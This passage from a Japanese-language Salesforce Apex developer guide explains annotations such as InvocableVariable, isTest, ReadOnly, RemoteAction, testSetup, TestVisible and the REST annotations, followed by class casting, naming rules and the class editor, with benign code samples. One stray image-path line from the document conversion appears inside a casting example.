カスタムクラスで呼び出し可能なメソッドによって使用される変数を識別するには `InvocableVariable` アノテーションを使用します。

`InvocableVariable` アノテーションは、`InvocableMethod` メソッドの呼び出し可能なアクションの入力または出力パラメータとして使用されるクラス変数を識別します。呼び出し可能なメソッドへの入力または出力として使用する独自のカスタムクラスを作成する場合、個別のクラスメンバー変数を付加すると、メソッドで使用できるようになります。

次のサンプルコードは、呼び出し可能な変数を取る呼び出し可能なメソッドを示します。

```
global class ConvertLeadAction {

  @InvocableMethod(label='Convert Leads')

  global static List<ConvertLeadActionResult> convertLeads(List<ConvertLeadActionRequest>
 requests) {

    List<ConvertLeadActionResult> results = new List<ConvertLeadActionResult>();

    for (ConvertLeadActionRequest request : requests) {

      results.add(convertLead(request));

    }

    return results;

  }



  public static ConvertLeadActionResult convertLead(ConvertLeadActionRequest request) {

    Database.LeadConvert lc = new Database.LeadConvert();

    lc.setLeadId(request.leadId);

    lc.setConvertedStatus(request.convertedStatus);



    if (request.accountId != null) {

        lc.setAccountId(request.accountId);

    }



    if (request.contactId != null) {

      lc.setContactId(request.contactId);

    }
```

```
if (request.overWriteLeadSource != null && request.overWriteLeadSource) {
  lc.setOverwriteLeadSource(request.overWriteLeadSource);
}

if (request.createOpportunity != null && !request.createOpportunity) {
  lc.setDoNotCreateOpportunity(!request.createOpportunity);
}

if (request.opportunityName != null) {
  lc.setOpportunityName(request.opportunityName);
}

if (request.ownerId != null) {
  lc.setOwnerId(request.ownerId);
}

if (request.sendEmailToOwner != null && request.sendEmailToOwner) {
  lc.setSendNotificationEmail(request.sendEmailToOwner);
}

Database.LeadConvertResult lcr = Database.convertLead(lc, true);
if (lcr.isSuccess()) {
  ConvertLeadActionResult result = new ConvertLeadActionResult();
  result.accountId = lcr.getAccountId();
  result.contactId = lcr.getContactId();
  result.opportunityId = lcr.getOpportunityId();
  return result;
```

```
    } else {
      throw new ConvertLeadActionException(lcr.getErrors()[0].getMessage());
    }
  }

  global class ConvertLeadActionRequest {
    @InvocableVariable(required=true)
    public ID leadId;

    @InvocableVariable(required=true)
    public String convertedStatus;

    @InvocableVariable
    public ID accountId;

    @InvocableVariable
    public ID contactId;

    @InvocableVariable
    public Boolean overWriteLeadSource;

    @InvocableVariable
    public Boolean createOpportunity;

    @InvocableVariable
    public String opportunityName;
```

```
    @InvocableVariable
    public ID ownerId;

    @InvocableVariable
    public Boolean sendEmailToOwner;
  }

  global class ConvertLeadActionResult {
    @InvocableVariable
    public ID accountId;

    @InvocableVariable
    public ID contactId;

    @InvocableVariable
    public ID opportunityId;
  }

  class ConvertLeadActionException extends Exception {}
}
```

InvocableVariable 修飾子

次の例に示すように、呼び出し可能な変数アノテーションには使用可能な 3 つの修飾子があります。

```
@InvocableVariable(label='yourLabel' description='yourDescription' required=(true | false))
```

どの修飾子も省略可能です。

label
変数の表示ラベル。デフォルトは変数名です。

description
変数の説明。デフォルトは `Null` です。

required
変数が必須かどうか。指定されていない場合のデフォルトは false です。出力変数ではこの値が無視されます。

InvocableVariable に関する考慮事項

- 他のアノテーションと `InvocableVariable` アノテーションを併用することはできません。
- 呼び出し可能な変数にすることができるのは、グローバル変数と公開変数のみです。
- 次に該当する場合は、呼び出し可能な変数にできません。
  - `interface`、`class`、`enum` などの型
  - `static` 変数、`local` 変数などの非メンバー変数
  - プロパティ
  - `final` 変数
  - `Protected` または `private`
- 呼び出し可能な変数のデータ型は、次のいずれかである必要があります。
  - プリミティブデータ型、またはプリミティブデータ型のリスト – 汎用 `Object` 型はサポートされていません。
  - sObject 型、または sObject 型のリスト – 汎用 `sObject` 型はサポートされていません。

呼び出し可能アクションについての詳細は、『*Force.com Actions Developer's Guide*』を参照してください。

`IsTest` アノテーション

アプリケーションのテストに使用するコードのみを含むクラスおよびメソッドを定義するには `isTest` アノテーションを使用します。メソッドの `isTest` アノテーションは、`testMethod` キーワードと同じです。

メモ: `isTest` アノテーションで指定したクラスは、Apex コードの組織内の上限の 3 MB には含まれません。

`isTest` として定義されたクラスとメソッドは `private` または `public` のいずれかと宣言する必要があります。`isTest` として定義したクラスは最上位クラスである必要があります。

次に、2 つのテストメソッドを含む非公開テストクラスの例を示します。

```
@isTest

private class MyTestClass {



   // Methods for testing

   @isTest static void test1() {

      // Implement test code
```

```
    }


    @isTest static void test2() {
        // Implement test code
    }


}
```

次に、テストデータ作成のユーティリティメソッドを含む公開テストクラスの例を示します。

```
@isTest
public class TestUtil {


    public static void createTestAccounts() {
        // Create some test accounts
    }


    public static void createTestContacts() {
        // Create some test contacts
    }


}
```

`isTest` として定義されたクラスは、インターフェースまたは enum 値とすることはできません。

公開テストクラスのメソッドは、実行中のテスト、つまり、テストメソッドまたはテストメソッドから呼び出されるコードからのみコールすることができ、テスト以外の要求からコールすることはできません。テストメソッドを実行できるさまざまな方法についての詳細は、「単体テストメソッドの実行」を参照してください。

IsTest(SeeAllData=true) アノテーション

Salesforce API バージョン 24.0 以降を使用して保存された Apex コードでは、テストクラスおよび個々のテストメソッドに対して、テストが作成していない既存のデータを含む組織のすべてのデータへのアクセス権を付与するには、`isTest(SeeAllData=true)` アノテーションを使用します。Salesforce API バージョン 24.0 以降を使用して保存した Apex コードでは、デフォルトで、テストメソッドは組織の既存のデータにアクセスできません。

ただし、Salesforce API バージョン 23.0 以前で保存されたテストコードは、引き続き、組織のすべてのデータにアクセスでき、そのデータアクセス権は変わりません。「単体テストの組織データとテストデータの分離」(ページ 674)を参照してください。

IsTest(SeeAllData=true) アノテーションの考慮事項

- テストクラスが `isTest(SeeAllData=true)` アノテーションで定義されている場合、このアノテーションは、テストメソッドが `@isTest` アノテーションと `testmethod` キーワードのどちらを使用して定義されているかにかかわらず、すべてのテストメソッドに適用されます。
- `isTest(SeeAllData=true)` アノテーションは、クラスまたはメソッドレベルで適用される場合にデータにアクセスできるようにするために使用します。ただし、含まれているクラスがすでに `isTest(SeeAllData=true)` アノテーションで定義されている場合、メソッドでの `isTest(SeeAllData=false)` の使用によって、そのメソッドの組織データアクセスが制限されることはありません。この場合、メソッドは組織のすべてのデータにアクセスできます。

この例では、`isTest(SeeAllData=true)` アノテーションを使用してテストクラスを定義する方法を示します。このクラスのすべてのテストメソッドは組織のすべてのデータにアクセスできます。

```
// All test methods in this class can access all data.

@isTest(SeeAllData=true)

public class TestDataAccessClass {



    // This test accesses an existing account.

    // It also creates and accesses a new test account.

    static testmethod void myTestMethod1() {

        // Query an existing account in the organization.

        Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];

        System.assert(a != null);



        // Create a test account based on the queried account.

        Account testAccount = a.clone();

        testAccount.Name = 'Acme Test';

        insert testAccount;



        // Query the test account that was inserted.

        Account testAccount2 = [SELECT Id, Name FROM Account
```

```
                                WHERE Name='Acme Test' LIMIT 1];
        System.assert(testAccount2 != null);
    }



    // Like the previous method, this test method can also access all data
    // because the containing class is annotated with @isTest(SeeAllData=true).
    @isTest static void myTestMethod2() {
        // Can access all data in the organization.
   }

}
```

この 2 番目の例では、テストメソッドに `isTest(SeeAllData=true)` アノテーションを適用する方法を示します。このクラスはテストメソッドに含まれているけれども、このアノテーションを使用して定義されていないため、テストメソッドがすべてのデータにアクセスできるようにするには、このアノテーションをテストメソッドに適用する必要があります。2 番目のテストメソッドにはこのアノテーションはありません。そのため、テストメソッドでアクセスできるデータはテストメソッドで作成されたデータに加え、組織の管理に使用するオブジェクトのデータになります。組織の管理に使用するオブジェクトの例としてユーザがあげられます。

```
// This class contains test methods with different data access levels.
@isTest
private class ClassWithDifferentDataAccess {


    // Test method that has access to all data.
    @isTest(SeeAllData=true)
    static void testWithAllDataAccess() {
        // Can query all data in the organization.
    }
```

```
    // Test method that has access to only the data it creates
    // and organization setup and metadata objects.
    @isTest static void testWithOwnDataAccess() {
        // This method can still access the User object.
        // This query returns the first user object.
        User u = [SELECT UserName,Email FROM User LIMIT 1];
        System.debug('UserName: ' + u.UserName);
        System.debug('Email: ' + u.Email);

        // Can access the test account that is created here.
        Account a = new Account(Name='Test Account');
        insert a;
        // Access the account that was just created.
        Account insertedAcct = [SELECT Id,Name FROM Account
                                WHERE Name='Test Account'];
        System.assert(insertedAcct != null);
    }
}
```

IsTest(OnInstall=true) アノテーション

`IsTest(OnInstall=true)` アノテーションを使用して、パッケージのインストール時に実行される Apex テストを指定します。このアノテーションは、管理パッケージまたは未管理パッケージのテストで使用されます。このアノテーションを付加したテストメソッドまたはこのアノテーションを含むテストクラスの一部であるメソッドのみが、パッケージのインストール時に実行されます。パッケージのインストールが成功するためには、パッケージのインストール時に実行というアノテーション指定されたテストが正常に終了する必要があります。パッケージのインストール時に失敗したテストをバイパスすることはできなくなりました。このアノテーションが付加されていないテストメソッドまたはクラス、または `isTest(OnInstall=false)` または `isTest` でアノテーションされたテストメソッドまたはクラスは、インストール時に実行されません。

次に、パッケージのインストール時に実行されるテストメソッドにアノテーションを付加する方法の例を示します。この例の `test1` は実行されますが、`test2` と `test3` は実行されません。

```
public class OnInstallClass {
```

```
    // Implement logic for the class.
    public void method1(){
        // Some code
    }
}
```

```
@isTest
private class OnInstallClassTest {
    // This test method will be executed
    // during the installation of the package.
    @isTest(OnInstall=true)
    static void test1() {
        // Some test code
    }

    // Tests excluded from running during the
    // the installation of a package.

    @isTest
    static void test2() {
        // Some test code
    }

    static testmethod void test3() {
        // Some test code
    }
}
```

ReadOnly アノテーション

`@ReadOnly` アノテーションを使用して、Force.com データベースの無制限のクエリを実行できます。他のすべての制限は適用されます。要求に対して返される行数の制限がなくなる一方、要求内での DML 操作、`System.schedule` へのコール、アノテーション `@future` が付加されたメソッドへのコール、およびメール送信の実行がブロックされるため、このアノテーションには注意する必要があります。

`@ReadOnly` アノテーションは、Web サービスおよび `Schedulable` インターフェースで使用可能です。`@ReadOnly` アノテーションを使用するには、最上位レベルの要求がスケジュール実行または Web サービスの呼び出し内にある必要があります。たとえば、Visualforce ページが `@ReadOnly` アノテーションを含めて Web サービスを呼び出す場合、Visualforce は Web サービスではなく、最上位レベルの要求であるため、要求は失敗します。

Visualforce ページでは `@ReadOnly` アノテーションを使用してコントローラメソッドをコールすることができます。また、それらのメソッドは同じ制限が緩和された状態で実行されます。`<apex:pageBlockTable>` などの繰り返しコンポーネントで使用できるコレクションのサイズなどその他の Visualforce 固有の制限を増加するには、`<apex:page>` タグの `readonly` 属性を `true` に設定できます。詳細は、*Visualforce 開発者ガイド*の「大量のデータセットを使用した作業」を参照してください。

RemoteAction アノテーション

`RemoteAction` アノテーションでは、Visualforce で使用する Apex メソッドの JavaScript を介したコールのサポートが提供されます。このプロセスは、多くの場合 JavaScript Remoting と呼ばれます。

メモ: `RemoteAction` アノテーションのあるメソッドは、`static`、かつ `global` または `public` である必要があります。

Visualforce ページで JavaScript Remoting を使用するには、要求を次の形式の JavaScript 呼び出しとして追加します。

```
[namespace.]controller.method(

    [parameters...,]

    callbackFunction,

    [configuration]

);
```

- `namespace` はコントローラクラスの名前空間です。組織に名前空間が定義されている場合、またはクラスがインストール済みパッケージに基づく場合は必須です。
- `controller` は Apex コントローラの名前です。
- `method` はコールする Apex メソッドの名前です。
- `parameters` はメソッドが取るパラメータのカンマ区切りのリストです。
- `callbackFunction` はコントローラからの応答を処理する JavaScript 関数の名前です。匿名関数をインラインで宣言することもできます。`callbackFunction` ではメソッドコールの状況と結果をパラメータとして返します。

- `configuration` は、リモートコールと応答の処理を設定します。Apex メソッドの応答をエスケープするかどうかを指定するなど、リモートコールの動作を変更する場合にこれを使用します。

コントローラでは、Apex のメソッド宣言は、次のように `@RemoteAction` アノテーションが先頭に付加されます。

```
@RemoteAction

global static String getItemId(String objectName) { ... }
```

メソッドでは、引数として、Apex プリミティブ、コレクション、型指定された sObject、汎用 sObject、ユーザ定義 Apex クラスおよびインターフェースを取ることができます。汎用 sObject では、実際の型を特定するために ID または sobjectType の値を指定する必要があります。インターフェースパラメータでは、実際の型を特定するために apexType を指定する必要があります。メソッドでは Apex プリミティブ、sObjects、コレクション、ユーザ定義 Apex クラスおよび列挙、`SaveResult`、`UpsertResult`、`DeleteResult`、`SelectOption`、または `PageReference` を返すことができます。

詳細は、『*Visualforce 開発者ガイド*』の「Apex コントローラの JavaScript Remoting」を参照してください。

TestSetup アノテーション

`@testSetup` アノテーションで定義されたメソッドは、クラスのすべてのテストメソッドで使用できる一般的なテストレコードの作成に使用されます。

構文

テスト設定メソッドは、テストクラスで定義され、引数を取らず、値を返しません。テスト設定メソッドの構文は次のとおりです。

```
@testSetup static void methodName() {



}
```

テストクラスにテスト設定メソッドが含まれる場合、テストフレームワークは、テスト設定メソッドを最初に実行してから、そのクラスの他のテストメソッドを実行します。テスト設定メソッドで作成されたレコードは、テストクラス内のすべてのテストメソッドで使用でき、テストクラス実行終了時にロールバックされます。レコード項目の更新やレコード削除など、テストメソッドがこれらのレコードを変更した場合、その変更は、各テストメソッドの実行終了後にロールバックされます。次に実行されるテストメソッドは、元の変更されていない状態のレコードにアクセスできます。

テスト設定メソッドは、テストクラスのデフォルトのデータ分離モードでのみサポートされます。テストクラスまたはテストメソッドが `@isTest(SeeAllData=true)` アノテーションを使用することで組織データにアクセスできる場合、そのクラスではテスト設定メソッドはサポートされません。テストのためのデータ分離を使用できるのは API バージョン 24.0 以降であるため、テスト設定メソッドを使用できるのもこれらのバージョンのみです。

詳細は、「テスト設定メソッドの使用」を参照してください。

TestVisible アノテーション

TestVisible アノテーションを使用すると、テストクラス外にある別のクラスの非公開メンバーまたは保護メンバーにテストメソッドからアクセスできるようになります。これらのメンバーには、メソッド、メンバー変数、内部クラスが含まれます。このアノテーションは、テストを実行する目的でのみ、権限の高いアクセスレベルを有効にします。このアノテーションによって、非テストクラスからアクセスするメンバーの表示が変わることはありません。

このアノテーションでは、メソッドのアクセス修飾子やメンバー変数にテストメソッドでアクセスする場合に、それらを public に変更する必要はありません。たとえば、外部クラスに対して非公開メンバー変数を表示せずに、テストメソッドからアクセスできるようにする場合は、TestVisible アノテーションを変数定義に追加します。

この例では、非公開クラスメンバー変数と非公開メソッドに TestVisible アノテーションを付加する方法を示します。

```
public class TestVisibleExample {

    // Private member variable

    @TestVisible private static Integer recordNumber = 1;



    // Private method

    @TestVisible private static void updateRecord(String name) {

        // Do something

    }

}
```

上記のクラスを使用するテストクラスを次に示します。アノテーションが付加されたメンバー変数とメソッドにアクセスするテストメソッドが含まれています。

```
@isTest

private class TestVisibleExampleTest {

    @isTest static void test1() {

        // Access private variable annotated with TestVisible

        Integer i = TestVisibleExample.recordNumber;

        System.assertEquals(1, i);



        // Access private method annotated with TestVisible

        TestVisibleExample.updateRecord('RecordName');
```

```
        // Perform some verification
    }
}
```

Apex REST アノテーション

6 つの新しいアノテーションが追加され、Apex クラスを RESTful Web サービスとして公開できるようにするようになりました。

- `@RestResource(urlMapping='/yourUrl')`
- `@HttpDelete`
- `@HttpGet`
- `@HttpPost`
- `@HttpPut`

このセクションの内容:

`RestResource` アノテーション

`@RestResource` アノテーションはクラスレベルで使用され、Apex クラスを REST リソースとして公開できるようにします。

このアノテーションを使用する場合、次の点に留意してください。

- URL 対応付けは、`https://instance.salesforce.com/services/apexrest/` と相対的です。
- ワイルドカード文字 (*) を使用することができます。
- URL の対応付けでは、大文字と小文字は区別されます。`my_url` の URL の対応付けでは、`My_Url` ではなく `my_url` を含む REST リソースのみが一致します。
- このアノテーションを使用するには、Apex クラスがグローバルとして定義されている必要があります。

URL のガイドライン

URL パスの対応付けは次のようになります。

- パスは '/' で開始する必要があります。

- '*' が出現したら、その前に '/'、後に '/' を付ける必要があります。ただし、'*' が末尾の文字である場合は後続の '/' は不要です。

URL 対応付けのルールは次のようになります。

- 常に完全一致が優先されます。
- 完全一致がない場合、ワイルドカードを使用して一致するすべてのパターンを検索し、そのうち文字列の長さが最も長いものが選択されます。
- ワイルドカード一致が見つからない場合、HTTP 応答状況コード 404 が返されます。

名前空間にあるクラスの URL には名前空間が含まれます。たとえば、クラスが名前空間 `abc` 内にあり、クラスが `your_url` に対応付けられている場合、API URL は `https://instance.salesforce.com/services/apexrest/abc/your_url/` のように変更されます。URL が競合する場合、名前空間にあるクラスが常に使用されます。

HttpDelete アノテーション

`@HttpDelete` アノテーションはメソッドレベルで使用され、Apex メソッドを REST リソースとして公開できるようにします。このメソッドは、HTTP `DELETE` 要求が送信されるとコールされ、指定されたリソースを削除します。

このアノテーションを使用するには、Apex メソッドがグローバルに静的として定義されている必要があります。

HttpGet アノテーション

`@HttpGet` アノテーションはメソッドレベルで使用され、Apex メソッドを REST リソースとして公開できるようにします。このメソッドは、HTTP `GET` 要求が送信されるとコールされ、指定されたリソースを返します。

このアノテーションを使用する場合、次の点に留意してください。

- このアノテーションを使用するには、Apex メソッドがグローバルに静的として定義されている必要があります。
- HTTP 要求が `HEAD` 要求メソッドを使用する場合、`@HttpGet` アノテーションが付加されたメソッドもコールされます。

HttpPatch アノテーション

`@HttpPatch` アノテーションはメソッドレベルで使用され、Apex メソッドを REST リソースとして公開できるようにします。このメソッドは、HTTP `PATCH` 要求が送信されるとコールされ、指定されたリソースを更新します。

このアノテーションを使用するには、Apex メソッドがグローバルに静的として定義されている必要があります。

HttpPost アノテーション

`@HttpPost` アノテーションはメソッドレベルで使用され、Apex メソッドを REST リソースとして公開できるようにします。このメソッドは、HTTP `POST` 要求が送信されるとコールされ、新しいリソースを作成します。

このアノテーションを使用するには、Apex メソッドがグローバルに静的として定義されている必要があります。

HttpPut アノテーション

@HttpPut アノテーションはメソッドレベルで使用され、Apexメソッドを REST リソースとして公開できるようにします。このメソッドは、HTTP PUT 要求が送信されるとコールされ、指定されたリソースを作成または更新します。

このアノテーションを使用するには、Apex メソッドがグローバルに静的として定義されている必要があります。

クラスとキャスト

通常、すべての型情報は実行時に利用できます。つまり、Apexはキャストを許可しています。キャストとは、あるクラスのデータ型を別のクラスのデータ型として割り当てることです。ただし、割り当てるクラスが元のクラスの子である場合に限ります。あるデータ型のオブジェクトを別のデータ型に変換する場合にキャストを使用します。

次の例では、CustomReport が Report クラスを拡張しています。そのため、そのクラスの子となっています。つまり、親のデータ型(Report)のオブジェクトを、子のデータ型(CustomReport)のオブジェクトにキャストできます。

次のコードブロックでは、まずレポートオブジェクトのリストにカスタムレポートオブジェクトが追加されます。その後、カスタムレポートオブジェクトがレポートオブジェクトとして返され、カスタムレポートオブジェクトとして再度キャストされます。

```
Public virtual class Report {


   Public class CustomReport extends Report {

   // Create a list of report objects

      Report[] Reports = new Report[5];


   // Create a custom report object

      CustomReport a = new CustomReport();


   // Because the custom report is a sub class of the Report class,


   // you can add the custom report object a to the list of report objects

      Reports.add(a);
```

```
    // The following is not legal, because the compiler does not know that what you are
    // returning is a custom report. You must use cast to tell it that you know what
    // type you are returning
    // CustomReport c = Reports.get(0);

    // Instead, get the first item in the list by casting it back to a custom report object
        CustomReport c = (CustomReport) Reports.get(0);
    }
}
```

キャストの例



さらに、インターフェース型は、サブインターフェースまたはそのインターフェースを実装しているクラス型にキャストできます。

ヒント: あるクラスが特定の型のクラスであることを確認するには、`instanceOf` キーワードを使用します。詳細は、「`instanceof` キーワードの使用」(ページ 98)を参照してください。

このセクションの内容:

クラスとコレクション

リストと対応付けは、sObjects で使用するのと同じように、クラスやインターフェースでも使用できます。これは、たとえば、ユーザ定義のデータ型を対応付けの値またはキーに使用できるということです。同様に、ユーザ定義のオブジェクトセットを作成できます。

インターフェースの対応付けやリストを作成する場合、インターフェースの子の型をそのコレクションに入れることができます。たとえば、リストにインターフェース *i1* が含まれており、*MyC* が *i1* を実装している場合、*MyC* をリストに含めることができます。

関連トピック:

対応付けのキーとセットでのカスタムデータ型の使用

コレクションキャスト

Apex のコレクションには実行時に宣言される型が存在するため、Apex ではコレクションキャストを許可しています。

コレクションは、Java で配列をキャストするのと似た方法でキャストされます。たとえば、`CustomerPurchaseOrder` クラスが `PurchaseOrder` クラスの子である場合、CustomerPurchaseOrder オブジェクトのリストを PurchaseOrder オブジェクトのリストに割り当てることができます。

```
public virtual class PurchaseOrder {



    Public class CustomerPurchaseOrder extends PurchaseOrder {



    }

    {

        List<PurchaseOrder> POs = new PurchaseOrder[] {};

        List<CustomerPurchaseOrder> CPOs = new CustomerPurchaseOrder[]{};
```

```
        POs = CPOs;}

    }
```

CustomerPurchaseOrder リストが PurchaseOrder リスト変数に割り当てられると、そのインスタンスが最初は CustomerPurchaseOrder のリストとしてインスタンス化されるため、CustomerPurchaseOrder オブジェクトのリストに再度キャストすることができます。このようにインスタンス化された PurchaseOrder オブジェクトのリストは、PurchaseOrder オブジェクトのリストに CustomerPurchaseOrder オブジェクトのみが含まれている場合でも、CustomerPurchaseOrder オブジェクトのリストにキャストできません。

CustomerPurchaseOrders オブジェクトのみを含む PurchaseOrder リストのユーザが PurchaseOrder の非 CustomerPurchaseOrder サブクラス (InternalPurchaseOrder など) を挿入しようとすると、実行時例外が発生します。これは、Apex のコレクションには実行時に宣言される型が存在するためです。

メモ: 対応付けは対応付けの値側に関してリストと同じ方法で動作します。対応付け A の値側を対応付け B の値側にキャストし、これらの対応付けが同じキータイプである場合、対応付け A を対応付け B にキャストできます。実行時に特定の対応付けでキャスティングが無効な場合は、ランタイムエラーとなります。

Apex クラスと Java クラスの違い

次のリストに Apex クラスと Java クラスの主な違いを示します。

- 内部クラスとインターフェースは、外部クラスの 1 つ下のレベルでのみ宣言できます。
- 静的メソッドと変数は、内部クラスではなく最上位クラスでのみ宣言できます。
- 内部クラスは、Java の静的な内部クラスのように機能しますが、static キーワードを要求しません。内部クラスは、外部クラスのようにインスタンスメンバー変数を持つことができますが、(this キーワードを使った) 外部クラスのインスタンスへの暗黙的ポインタはありません。
- デフォルトのアクセス修飾子は private です。つまり、メソッドまたは変数は、定義された Apex クラス内からのみアクセス可能です。アクセス修飾子を指定しない場合、メソッドや変数は private となります。
- メソッドまたは変数にアクセス修飾子を指定しない場合は、private アクセス修飾子を指定した場合と同じ意味となります。
- public アクセス修飾子は、メソッドまたは変数がこのアプリケーションまたは名前空間内のすべての Apex で使用可能なことを意味します。
- global アクセス修飾子は、メソッドまたは変数が、同じアプリケーション内の Apex コードだけではなく、クラスへのアクセス権を付与されたすべての Apex コードで使用可能なことを意味します。アプリケーション外 (SOAP API 内、または別の Apex コード) から参照されるすべてのメソッドはこのアクセス修飾子を使用する必要があります。メソッドまたは変数を global として宣言する場合、それを含むクラスも global として宣言する必要があります。
- メソッドおよびクラスはデフォルトで final です。
  - virtual 定義修飾子は、拡張や上書きを許可します。
  - override キーワードは、基本クラスメソッドを上書きするメソッドで明示的に使用する必要があります。

- インターフェースメソッドには修飾子はなく、常に global となります。
- 例外クラスは、例外または別のユーザ定義例外への拡張が必要です。
  - 例外クラス名の末尾には、`exception` をつける必要があります。
  - 例外クラスは 4 つの暗黙的なコンストラクタが組み込まれていますが、追加することもできます。
- クラスとインターフェースはトリガや匿名ブロック内で定義できますが、ローカルとしてのみ定義できます。

関連トピック:

Apex での例外

クラス定義の作成

Salesforce でクラスを作成する手順は、次のとおりです。

1. [設定] で、[開発] > [Apex クラス] をクリックします。
2. [新規] をクリックします。
3. [バージョン設定]をクリックして、このクラスで使用する Apex および API のバージョンを指定します。組織が AppExchange から管理パッケージをインストールした場合、このクラスで使用する各管理パッケージのバージョンも指定できます。すべてのバージョンでデフォルト値を使用します。デフォルト値では、Apex および API についても、各管理パッケージについても、クラスを最新バージョンに関連付けます。最新バージョンのパッケージのものとは異なるコンポーネントや機能にアクセスする場合は、管理パッケージの古いバージョンを指定することもできます。特定の動作を維持するには、Apex および API の古いバージョンを指定できます。
4. クラスエディタで、クラスの Apex コードを入力します。1 つのクラスの長さは、最大 1,000,000 文字です。`@isTest` を使用して定義したコメント、テストメソッド、またはクラスは含みません。
5. [保存]をクリックし、変更を保存してクラスの詳細画面に戻るか、[適用]をクリックし、変更を保存してクラスの編集を続行します。作成した Apex クラスは、クラスに保存する前に正しくコンパイルする必要があります。

[WSDL からの生成] をクリックして、WSDL から自動的にクラスを生成することもできます。「SOAP サービス: WSDL ドキュメントからのクラスの定義」 (ページ 530)を参照してください。

いったん保存されると、クラスはトリガなど別の Apex コードからクラスメソッドや変数を介して呼び出すことができます。

メモ: 下位互換性を持たせるため、クラスは、Apex および API の特定のバージョンのバージョン設定と共に保存されます。Apex クラスが、インストール済みの管理パッケージ内で、カスタムオブジェクトなどのコンポーネントを参照する場合、クラスが参照する各管理パッケージのバージョン設定も同時に保存されます。また、クラスは、最後にコンパイルされて以降、依存するメタデータに変更がない限り、`isValid` フラグを `true` に設定して保存されます。オブジェクトや項目の説明の編集などの表面的な変更も含め、クラスで使用されているオブジェクト名や項目に変更があった場合、またはこのクラスを呼び出すクラスに変更があった場合には、`isValid` フラグが `false` に設定されます。トリガまたは Web サービスコールによってクラスが呼び出されると、コードが再コンパイルされ、エラーが存在する場合にはユーザに通知されます。エラーがない場合は、`isValid` フラグが `true` にリセットされます。

Apex クラスエディタ

Visualforce または Apex を編集するとき、Visualforce 開発モードのフッターまたは設定のいずれかで、エディタを使用できます。エディタの機能は、次のとおりです。

構文の強調表示
エディタは、キーワードとすべての関数および演算子について、自動的に構文を強調表示します。

検索 ( )
検索により、現在のページ、クラス、またはトリガの中のテキストを検索できます。検索を使用するには、［検索］テキストボックスに文字列を入力し、[次を検索] をクリックします。

- 検出した検索文字列を他の文字列で置き換えるには、［置換］テキストボックスに新しい文字列を入力し、そのインスタンスだけを置き換える場合は [replace] をクリックし、そのインスタンスと、それ以外にそのページ、クラス、またはトリガに出現する検索文字列のすべてのインスタンスを置き換える場合は、[すべて置換] をクリックします。
- 検索操作で大文字と小文字を区別するには、[大文字と小文字を区別する] オプションをオンにします。
- 検索文字列として正規表現を使用するには、[正規表現] オプションをオンにします。正規表現は、JavaScript の正規表現規則に従います。正規表現を使った検索では、折り返されて複数行になる文字列も検索できます。

  正規表現で検出した文字列を置換操作で使用する場合、検出した検索文字列から得られる正規表現のグループ変数 (`$1`、`$2` など) をバインドすることもできます。たとえば、`<h1>` タグを `<h2>` タグで置き換え、元の `<h1>` の属性はすべてそのままにするには、`<h1(\s+)(.*)>` を検索し、それを `<h2$1$2>` で置き換えます。

指定行に移動 ( )
このボタンにより、指定した行番号を強調表示できます。その行が現在表示されていない場合は、エディタがその行までスクロールします。

元に戻す ( ) およびやり直し ( )
[Undo (元に戻す)] を使用すると編集動作を取り消します。[Redo (やり直し)] を使用すると元に戻した編集動作をやり直します。

フォントサイズ
ドロップダウンリストからフォントサイズを選択し、エディタに表示される文字のサイズを制御します。

行と列の位置
カーソルの行と列の位置は、エディタ下部のステータスバーに表示されます。これは、[Go To Line (指定行に移動)] ( ) と共に使用し、エディタ内をすばやく移動できます。

行と文字の計数
行と文字の合計数は、エディタ下部のステータスバーに表示されます。

このセクションの内容:

名前付け規則

名前付けに次のJava標準を推奨しています。クラス名は大文字から始め、メソッドは小文字の動詞から始め、変数名は意味のあるものにします。

同じクラス内で、クラスとインターフェースに同じ名前を付けることはできません。また、外部クラスと内部クラスに同じ名前を付けることはできません。ただし、メソッドと変数はクラス内に独自の名前空間があるため、この3種類の名前は競合しません。特に、クラス内の変数、メソッド、クラスに同じ名前を付けることは許されます。

名前のシャドウイング

メンバー変数は、特に関数の引数でローカル変数によりシャドウイングできます。これにより、標準Java形式のメソッドやコンストラクタは次のように処理されます。

```
Public Class Shadow {

  String s;

  Shadow(String s) { this.s = s; } // Same name ok

  setS(String s) { this.s = s; } // Same name ok

}
```

1つのクラスのメンバー変数は、親クラスの同じ名前のメンバー変数をシャドウイングできます。これは、2つのクラスが異なる最上位クラスにあり、異なるチームによって記述されている場合に有用です。たとえば、一方にはクラスCへの参照が含まれており、親クラスPのメンバー変数M(Cのメンバー変数と同じ名前)へアクセスするとします。参照は、まずPへの参照から割り当てます。

静的変数はクラス階層全体でシャドウイングできます。そのため、Pでは静的Sを定義し、サブクラスCは静的Sを宣言することもできます。C内のSへの参照は、その静的変数を参照します。P内のSを参照するには、構文P.Sを使用する必要があります。

静的クラス変数は、クラスインスタンスを介して参照することはできません。本来の変数名自体(最上位クラスのファイル内)またはクラス名をつけたプレフィックスを使用して参照する必要があります。次に例を示します。

```
public class p1 {

  public static final Integer CLASS_INT = 1;

  public class c { };

}

p1.c c = new p1.c();

// This is illegal

// Integer i = c.CLASS_INT;
```

```
// This is correct

Integer i = p1.CLASS_INT;
